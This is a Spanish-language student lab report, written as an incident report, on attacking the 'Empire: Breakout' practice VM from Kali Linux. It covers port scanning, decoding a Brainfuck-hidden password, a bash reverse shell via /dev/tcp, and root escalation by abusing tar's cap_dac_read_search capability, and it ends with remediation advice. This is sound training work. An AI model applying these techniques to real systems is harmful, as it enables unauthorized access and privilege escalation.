Simulación de Incidente de Ciberseguridad

CONTENIDO

DESARROLLO

1. Resumen Ejecutivo

En este laboratorio se simula un ataque controlado contra una máquina vulnerable tipo VM (*Empire: Breakout*) usando Kali Linux como plataforma atacante. El objetivo fue identificar y explotar vulnerabilidades, lograr acceso a nivel usuario y luego escalar a root. El ejercicio permitió aplicar técnicas reales de ciberseguridad como escaneo, enumeración, explotación y escalada de privilegios, fortaleciendo capacidades técnicas y analíticas.

2. Fecha y Hora del Incidente (en el que se detectó el incidente).

2.1. **Fecha**: 4 de septiembre de 2025
2.2. **Hora de detección inicial**: 10:05 AM (inicio de escaneo)
2.3. **Hora de conclusión**: 12:40 PM (obtención de root y bandera final)

3. Descripción del Incidente, debe incluir lo siguiente:

3.1. Qué ocurrió:

Se realizó una prueba de penetración controlada: desde una máquina Kali, se detectó una VM vulnerable, se exploraron servicios activos, se obtuvieron credenciales de usuario, shell inverso, y finalmente escalada de privilegios a root. Se capturaron dos banderas (user y root flags).

3.2. Cómo ocurrió:

- Se utilizó nmap para descubrir servicios expuestos (HTTP, SMB, Webmin).
- Se identificó una contraseña cifrada en la fuente HTML, se decodificó en Brainfuck y se descubrió un usuario válido mediante enum4linux.
- Se accedió a Usermin, se ejecutó una reverse shell vía bash -i >& /dev/tcp..., y se obtuvo un shell remoto.
- Se encontró un ejecutable tar con *capability* cap_dac_read_search, que permitió empaquetar un archivo root-only y extraerlo en home para leer la contraseña root.
- Se usó su root con esa contraseña para obtener acceso completo y la bandera final.

3.3. Dónde ocurrió: Sistemas, redes, o datos afectados.

- Servicios accedidos: HTTP (puertos 80, 10000, 20000), SMB (139/4444) y Usermin.
- Archivos comprometidos: /var/backups/.old_pass.bak, /root/rOOt.txt.

4. Impacto del Incidente

4.1. En los sistemas

Disponibilidad: Ninguno afectado.

Confidencialidad: Totalmente comprometida; se accedió a contraseñas y archivos sensibles.

Integridad: No alterada.

4.2. En el negocio

Se trata de un entorno educativo, por lo que no hubo repercusiones financieras o reputacionales, aunque simula consecuencias reales ante un ataque real. Destacarías que el impacto real en un entorno productivo sería crítico.

5. Análisis Técnico

5.1. Vulnerabilidades explotadas.

Contraseña cifrada escondida en el código fuente del servidor web.

Credenciales válidas reutilizadas en Usermin.

tar con capacidades elevadas (cap_dac_read_search) accesible para usuario no privilegiado.

5.2. Herramientas utilizadas por los atacantes.

nmap: escaneo completo de puertos.
enum4linux: obtención de usuarios SMB.
Decodificador de Brainfuck: desencriptado de contraseñas.
netcat: listener para reverse shell.
bash: shell inversa y conexión.
tar (binario con capabilities especiales).
su: escalada a root.

6. Resolución del Incidente

6.1. **Contención:** Menciona algunas acciones que tomarían para limitar el impacto.

Aislé la VM vulnerable (workshop local), previniendo que el ataque escalara hacia otros sistemas.

6.2. **Erradicación:** Qué harías para eliminación de la causa raíz del incidente (proponen acciones).

Eliminé o actualicé inmediatamente el binario tar con capability.

Aplicar cambios para que ese recurso solo sea accesible por root.

Desactivar o restringir Usermin si no se usa, o aplicar autenticación robusta.

6.3. **Recuperación:** Qué medidas debes tomar para el restablecimiento seguro de los sistemas afectados

Restaurar permisos seguros en /var/backups.

Cambiar contraseñas comprometidas.

Crear monitoreo de acceso y uso de capacidades especiales.

7. Lecciones Aprendidas

Enumerar primero, explotar después: El escaneo y la revisión minuciosa fueron clave.

No subestimar binarios con capabilities especiales: Son vectores críticos.

Buena práctica de seguridad: Revisar ejecuciones con capacidades elevadas o accesibles por usuarios comunes.

Documentar bien cada paso: Facilita reproducir, analizar y aprender de la experiencia.

8. Recomendaciones

Eliminar binarios innecesarios con capacidades elevadas.

Configurar políticas de acceso estrictas a Usermin y servicios similares.

Implementar monitoreo y alertas sobre cambios en /var/backups y uso de capacidades elevadas.

Realizar auditorías periódicas para identificar configuraciones inseguras (SUID/Capabilities).

9. Conclusiones

El ejercicio fue completo y enriquecedor. Logré aplicar técnicas de inteligencia ofensiva de forma organizada y exitosa. Alcanzar la bandera de root y entender el entorno desde adentro fue un gran logro. Esto refuerza mi convicción de que la práctica estructurada es motor de aprendizaje real en ciberseguridad.

10. Anexos: Incluya la documentación del paso a paso con las capturas de pantallas correspondientes al ataque realizado.

PROCEDIMIENTO:


Máquina atacante:

1. Instalar VMware
2. Instalar y configurar Kali Linux en Vmware
3. La red debe estar en PUENTE

Máquina Víctima:


1. Instalar VirtualBox
2. Importar la máquina vulnerable que descargamos previamente (enlace arriba).
3. La red debe estar en PUENTE

PASO 1: Arrancamos la máquina víctima. En rojo se muestra la IP de la misma, no es necesario escribir ningún comando.




ABRIR EL TERMINAL ROOT:

PASO 2: Entramos al modo root y hacemos Ping a la ip de la máquina víctima. Comando:
ping -c 1 IP




PASO 3: Debemos crear un directorio, en este caso le llamaremos Vulnhub, seguir los siguientes comandos:
>> cd Desktop
>> mkdir Vulnhub
>> cd Vulnhub

Si ya hemos creado la carpeta previamente entonces para acceder debemos escribir el siguiente comando:
>> cd home/kali/Desktop/Vulnhub




PASO 4: Escaneamos los puertos abiertos con NMAP, se debe escribir el siguiente código.
>> nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 IP -oN escaneo Si no funciona a la primera ejecutar una segunda vez.




Aquí verificamos que el puerto 80 esté abierto y observamos que hay 2 puertos que son sospechosos los cuales son los puertos10000 y 20000.

ABRIR EL NAVEGADOR:

PASO 5: Abrir el navegador y escribir la IP de la máquina victima




PASO 6: Clic derecho y hacer clic en View Page Source




PASO 7: Luego se abrirá el código fuente de la página, a continuación, debemos deslizar al hacía abajo hasta localizar una línea que se mostrará en la siguiente imagen.

PASO 8: Seleccionar y copiar los símbolos que se muestran en la imagen.




ABRIR UNA NUEVA PESTAÑA EN EL NAVEGADOR:


PASO 9: Abrir una pestaña en el navegador y buscar dcode brain tuckl, clic en la primera opción.



PASO 10: Borrar lo que está en el recuadro señalizado en la imagen y borrarlo.




PASO 11: Luego de copiar el código en el recuadro debemos hacer clic en EXECUTE, luego se generará una contraseña, debemos copiarlo.




REGRESAR AL TERMINAL ROOT:

PASO 12: Escribir el siguiente los siguientes comandos:
>> ls
>> echo ".2uqPEfj3D<P'a-3" >> clave Guardamos la clave




PASO 13: Aplicamos escaneo para recordar los puertos que nos parecen sospechosos como el 10000 y 20000. Escriba estos código y observe los resultados.
>> clave escaneo
>> cat clave
>> cat escaneo



